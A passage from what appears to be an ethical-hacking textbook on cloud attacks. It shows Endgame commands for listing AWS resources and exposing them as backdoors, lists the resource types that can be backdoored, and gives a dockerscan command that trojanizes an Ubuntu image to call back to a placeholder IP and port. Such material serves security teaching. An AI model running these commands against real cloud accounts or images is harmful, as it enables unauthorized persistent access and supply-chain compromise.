
Creating Backdoor Accounts in AWS

Attackers can create backdoor accounts in an AWS cloud platform by creating a rogue AWS account. Attackers abuse the existing resources in the cloud platform by modifying the existing policies or exploiting the resources via APIs and AWS Resource Access Manager (RAM). Attackers use tools such as Endgame and Pacu to create backdoor accounts in an AWS cloud platform.

- **Endgame**

  Source: *https://github.com*

  The Endgame tool is an exploitation framework that helps attackers gain control over an existing AWS cloud platform through a rogue account and create a backdoor account in it. An attacker can create a list of backdoor accounts in the targeted AWS cloud platform by utilizing the tool's full-length capabilities.



```


Figure 19.89: Screenshot of the Endgame tool creating backdoors in AWS cloud

It is a post-exploitation tool that requires access to the AWS API credentials for a target user account that has the privileges to modify the resource policies.

Endgame can create backdoor accounts for any of the resources listed in the screenshot below:



Backdoor Resource Type	Endgame	AWS Access Analyzer Support
ACM Private CAs	☑	✗
CloudWatch Resource Policies	☑	✗
EBS Volume Snapshots	☑	✗
EC2 AMIs	☑	✗
ECR Container Repositories	☑	✗
EFS File Systems	☑	✗
ElasticSearch Domains	☑	✗
Glacier Vault Access Policies	☑	✗
IAM Roles	☑	☑
KMS Keys	☑	☑
Lambda Functions	☑	☑
Lambda Layers	☑	☑
RDS Snapshots	☑	✗
S3 Buckets	☑	☑
Secrets Manager Secrets	☑	☑
SES Sender Authorization Policies	☑	✗
SQS Queues	☑	☑
SNS Topics	☑	✗

Figure 19.90: Endgame backdoor attack list

- Run the following command to list the IAM resources with the user account:

```
endgame list-resources -s iam
```

- Run the following command to list S3 buckets:

```
endgame list-resources --service s3
```

- Run the following command to list resources across the services:

```
endgame list-resources --service all
```


- Run the following command to create a backdoor to a specific resource:

```
endgame expose --service iam --name test-resource-exposure
```

Backdooring Docker Images using dockerscan

- dockerscan is a **Docker analysis and hacking tool** that allows attackers to perform various malicious activities such as scanning networks to identify Docker registries, manipulating registries, analyzing images for retrieving sensitive information, and extracting and modifying Docker images
- For example, run the following command to trojanize the Ubuntu base image:

```
dockerscan image modify trojanize ubuntu_original -i <IP Address> -p <Port Number> -o
alpine_infected
```



```

https://github.com

Backdooring Docker Images using dockerscan

